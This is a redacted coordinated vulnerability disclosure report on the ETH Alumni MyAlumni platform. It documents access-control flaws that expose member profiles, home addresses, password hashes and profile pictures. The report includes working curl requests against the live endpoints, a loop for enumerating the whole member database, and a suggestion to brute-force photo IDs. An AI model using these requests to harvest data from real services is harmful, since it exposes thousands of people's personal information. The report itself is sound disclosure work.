Coordinated Vulnerability Disclosure - ETH Alumni Platform: Who is who - Redacted Version

Andreas Kuster
[Redacted]
[Redacted]

January 28, 2023

1. Introduction

On November 16th, ETH Alumni officially launched a new service called "Who is who", which allows ETH Alumni members to search for peers and friends on the MyAlumni platform [1]. For that, an official announcement was sent by email on November 8th, informing about the new function and giving the opportunity to set up privacy settings for this new feature. These privacy criteria include




Figure 1. Who is who service privacy setting advice

visibility (occurring in the results), display of country of residency and ETH degree, enabling chat functionality and online status information (last 2 hours). While this is a neat feature and a great idea to integrate into MyAlumni, it poses risks if access control and data filtering is not implemented correctly, which is the case.

This report is divided in two sections. Section 2 informs about a serious access control vulnerability of the "Who is who" service on MyAlumni, which at the time of writing, exposes at least 35418 member profiles to the world wide web. The profile information include user id, member id, first name, last name, gender, title, password hash (incl. salt and cryptographic hash function), nationality, languages, place of residence (city, country, zip code, street, house number), graduation diploma and start year of study. Additional information such as graduation year, study and academic title can be extracted by adjusting the search criterion. Furthermore, an access control vulnerability of the photo_user service allows unrestricted access to the member profile picture, which can be derived using the previously extracted user id or brute-forced.

Section 3 showcases potential violation of the *Bundesgesetz über den Datenschutz (DSG)* [2], which are accessible by authenticated ETH Alumni members only. Multiple application programming interfaces (API) are only partially filtering the response data on the server and client side, and thus exposing personal information to other members.

2. Public exposure

2.1. Who is who service

The "who is who" service of MyAlumni resides at `https://myalumni.ethz.ch/api/search_whoiswho`, and is publicly accessible, without any access control protection. A HTTP POST request can be assembled using the form data (e.g. *"name": "Andreas [redacted]","country":"","requestLang":"en", "meid":"[redacted]"*) to search for members (in this example: name search: Andreas [redacted], country: no specification, request language: English). The meid or member id in this example is mine, but in practice it can be arbitrarily set, i.e. is not validated. In addition, the two HTTP headers for *Referer* and *Content-Type* need to be included for the request to succeed.

In conclusion, arbitrary search queries can be formed and sent from anywhere in the world without validation or authentication from the service. Note that the name search query can contain words, single letters or sequences of letters, and the search results include up to 100 entries. This allows to extract all data by iterating over the alphabet and adjusting the search query using the following pseudo code:

```
for l1 in [a, b, c, .., y, z]:
  for l2 in [a, b, c, .., y, z]:
    whoiswho(l1 + l2) # search query, name={l1, l2}
```

Additional search query parameters that can be used to narrowing down specific target groups are the academic title, name, country, graduation subject, study subject, study start

range (year) and study end range (year). An example can be found below, searching for Swiss members without an academic title, that started in 2012 and graduated between 2015 and 2016 in Applied Geophysics with a Master.

```
academicTitle=
name=
country=CH
graduate=Applied+Geophysics+MSc
study=Abteilung+f%C3%BCr+Elektrotechnik
startStudyFrom=2012
startStudyTo=2012
endStudyFrom=2015
endStudyTo=2016
requestLang=en
meid=83327
```

In order to reproduce the finding, the script below can be executed on a Linux-based system. The search query is currently set to "Andreas [redacted]" but can be adjusted on the second line at *"name": "Andreas [redacted]"*.

```
#!/bin/bash
curl -X POST \
-d '{"name": "Andreas [redacted]","country":"","requestLang":"en","meid":"[redacted]"}' \
-H "Referer: https://myalumni.ethz.ch/index.php?page=mypage_whoiswho" \
-H "Content-Type: Content-Type:application/x-www-form-urlencoded;charset=UTF-8" \
https://myalumni.ethz.ch/api/search_whoiswho
```

The result of the above query is provided below:


```
{
"success": true,
"country_list": {
    "AF": "Afghanistan",
    "AX": "Åland Islands",
# [ countries Al to Wa redacted for readability ]
    "EH": "Western Sahara",
    "YE": "Yemen",
    "ZM": "Zambia",
    "ZW": "Zimbabwe"
},
"data": {
   "user": [{
       "user_id": [redacted],
       "member_id": 0,
       "gender": "m",
       "a_title": [redacted],
       "first_name": "Andreas",
       "last_name": "[redacted]",
       "maiden_name": "",
       "call_name": "Andreas",
       "category": [redacted],
       "status": [redacted],
       "password": [redacted],
       "lang": "en",
       "nationality": [redacted],
       "death": null,
       "created": [redacted],
       "updated": [redacted],
       "reset_code": "",
       "block_access": "no",
       "badpassword": "no",
       "languages": [redacted],
       "city": [redacted],
       "country": [redacted],
       "zip": [redacted],
       "tel2": [redacted],
       "street": [redacted],
       "graduate": [redacted],
       "startYear": [redacted],
       "id": [redacted],
       "name": "Andreas [redacted]",
       "image": [redacted],
       "cover": [redacted],
       "profileUrl": [redacted],
       "study": [redacted],
       "user_show_message": false
   }],
   "nr_filters": 1,
   "inlist": 1,
   "total": 1
}
}
```


A query with a more relaxed name search (i.e. 'A') that returns over hundred results, is provided below:

```
#!/bin/bash
curl -X POST \
-d '{"name": "A","country":"","requestLang":"en","meid":"[redacted]"}' \
-H "Referer: https://myalumni.ethz.ch/index.php?page=mypage_whoiswho" \
-H "Content-Type: Content-Type:application/x-www-form-urlencoded;charset=UTF-8" \
https://myalumni.ethz.ch/api/search_whoiswho
```

2.2. Photo user service

The profile picture service of MyAlumni resides at https://myalumni.ethz.ch/photo_user.php, and is publicly accessible, without any access control protection, and thus, another application vulnerability. From the whoiswho service, we already know the user identities, and thus, can simply generate the GET parameters to fetch specific user profile images (e.g.https://myalumni.ethz.ch/photo_user.php?id=[redacted]&w=120&h=120&.jpg in my case, illustrated in Figure 2). Even without knowledge of the user id, it can simply be brute-forced, or iterated over all numbers of the interval [0, 99999]. For reproducibility purpose, the script below can




Figure 2. Profile picture photo_user API without access control restrictions

be used on a Linux-based system to fetch my profile picture from the command line.

```
#!/bin/bash
curl --output image.jpg \
https://myalumni.ethz.ch/photo_user.php?id=[redacted]&w=120&h=120&.jpg
```

3. Internal exposure

3.1. DSG and DSGVO

Disclaimer: As I am neither a lawyer, nor law maker or judge, it is outside of my expertise to draw specific conclusions about any violation as such. Thus, the privacy statement of ETH Alumni, as well as collection of the relevant articles from the *Bundesgesetz über den Datenschutz* have been included below.


```
Datenschutzerklärung
Der Schutz Ihrer Daten ist uns ein Anliegen. Nicht nur der Schutz Ihrer Personen-
daten, sondern die Sicherheit aller Daten ist uns an der ETH Zürich wichtig. Als
Teil der diesbezüglichen Massnahmen bearbeiten wir Personendaten gemäss der
schweizerischen Datenschutzgesetzgebung und, soweit anwendbar, gemäss der EU-
Datenschutzgrundverordnung (DSGVO). Wenn Sie Fragen zu unserer Datenschutzerklärung
haben oder mehr Informationen benötigen, können Sie uns unter ds@ethz.ch erreichen.
Sie können uns auch per Post an folgende Adresse schreiben: ETH Zürich, Rechtsdienst
(Datenschutz), Rämistrasse 101, 8092 Zürich, Schweiz
Ende der Datenschutzerklärung. Letzte Anpassung: Oktober 2018,
https://www.alumni.ethz.ch/footer/datenschutz.html


Bundesgesetz über den Datenschutz (DSG)
```

```
Grundsätze
Art.4 Abs 5
Ist für die Bearbeitung von Personendaten die Einwilligung der betroffenen Person
erforderlich, so ist diese Einwilligung erst gültig, wenn sie nach angemessener
Information freiwillig erfolgt. Bei der Bearbeitung von besonders schützenswerten
Personendaten oder Persönlichkeitsprofilen muss die Einwilligung zudem ausdrück-
lich erfolgen.


Datensicherheit
Art.7 Abs 1
Personendaten müssen durch angemessene technische und organisatorische Massnahmen
gegen unbefugtes Bearbeiten geschützt werden.

Persönlichkeitsverletzung
Art.12 Abs 2c
Er darf insbesondere nicht:
c. ohne Rechtfertigungsgrund besonders schützenswerte Personendaten oder
Persönlichkeitsprofile Dritten bekanntgeben.

Rechtfertigungsgründe
Art.13 Abs1
Eine Verletzung der Persönlichkeit ist widerrechtlich, wenn sie nicht durch
Einwilligung des Verletzten, durch ein überwiegendes privates oder öffentliches
Interesse oder durch Gesetz gerechtfertigt ist.
```


The DSGVO [3] has been omitted here, as I am not completely clear from the ETH Alumni privacy statement what of it exactly applies and what not. However, I want to note that the opt-out scheme, chosen by ETH Alumni for the "Who is who" service would most likely violate the DSGVO and would have to be replaced by an opt-in scheme instead. In addition, such a exposure of personal data, would most likely have to be reported to the affected user, which in this case would be all ETH Alumni members (except if the IT service can show that no data has been leaked during the whoiswho API exposure).

3.2. Get user json service (authenticated)

The *get_user_json* service is located at `https://myalumni.ethz.ch/ajax/get_user_json.php` and requires the *login_membership* (static) and *snik* (session cookie) cookies in order for successful interaction. These can be obtained by logging into the MyAlumni platform.
Note: As I am not only a ETH Alumni member, but also a board member of an ETH Alumni association, someone might argue that I have extra privileges. However, I found identical behavour on a non-board member ETH Alumni account during this study.
The API can be operated via web interface or directly via HTTP GET requests as shown in Figure 3. Thus, with the right search queries, I can find and fetch the whole user database.
The data returned by this service are the user id, birth date, full name, home city, and the member organizations the person is part of. Of course there need to be some data to identify an individual, but first, birth date and home city are information that could potentially be replaced with less sensitive data. Secondly, as every ETH Alumni member has access to this service, it means that every one of them can retrieve the above piece of information from every ETH Alumni member, which are at least 35418 people, without their consent.



(a) get_user_json user search function, including date of birth, MO, city, user id



(b) get_user_json API output for search query "Andreas [redacted]"

Figure 3. Interacting with the get_user_json service

3.3. Who is who service

For this section, we look at the privacy implications of "who is who" feature, ignoring that it is currently exposed to the whole internet.
As part of the announcement for the new "Who is who" feature, a pointer and specific instructions have been given to update the privacy settings related to this new feature. These settings included the visibility in the search, showing country of residency and displaying the degree, as illustrated in Figure 4. No matter if the visibility for the country of residency and the degree are set to 'Yes' or 'No', the data loaded in the background through the whoiswho API is always the same (it is not rendered on the page, but can be easily extracted in the browser), and contains even a lot more information (e.g. exact home address). Thus, we conclude that the privacy settings of the user are ignored in practice.

```
{
        'user_id': [redacted],
        'member_id': 0,
        'gender': [redacted],
        'a_title': [redacted],
        'first_name': 'Andreas',
        'last_name': '[redacted]',
        'maiden_name': '',
        'call_name': 'Andreas',
        'category': None,
        'status': None,
        'password': [redacted],
        'lang': [redacted],
        'nationality': None,
        'death': None,
        'created': [redacted],
        'updated': None,
        'reset_code': '',
        'block_access': 'no',
        'badpassword': 'no',
```




Figure 4. Privacy settings for ”Who is who”


```
        'languages': None,
        'city': [redacted],
        'country': [redacted],
        'zip': [redacted],
        'tel2': [redacted],
        'street': [redacted],
        'study': [redacted],
        'graduate': [redacted],
        'startYear': [redacted],
        'id': [redacted],
        'name': 'Andreas [redacted]',
        'image': [redacted],
        'cover': [redacted],
        'profileUrl': [redacted],
        'address': [redacted],
        'user_show_message': True
}
```


References

[1] myalumni.ethz.ch/. [Online; accessed 18.11.2022]. 1

[2] https://www.fedlex.admin.ch/eli/cc/1993/1945_1945_1945/de. [Online; accessed 18.11.2022]. 1

[3] https://eur-lex.europa.eu/legal-content/DE/TXT/PDF/?uri=CELEX:32016R0679&from=DE. [Online; accessed 18.11.2022]. 3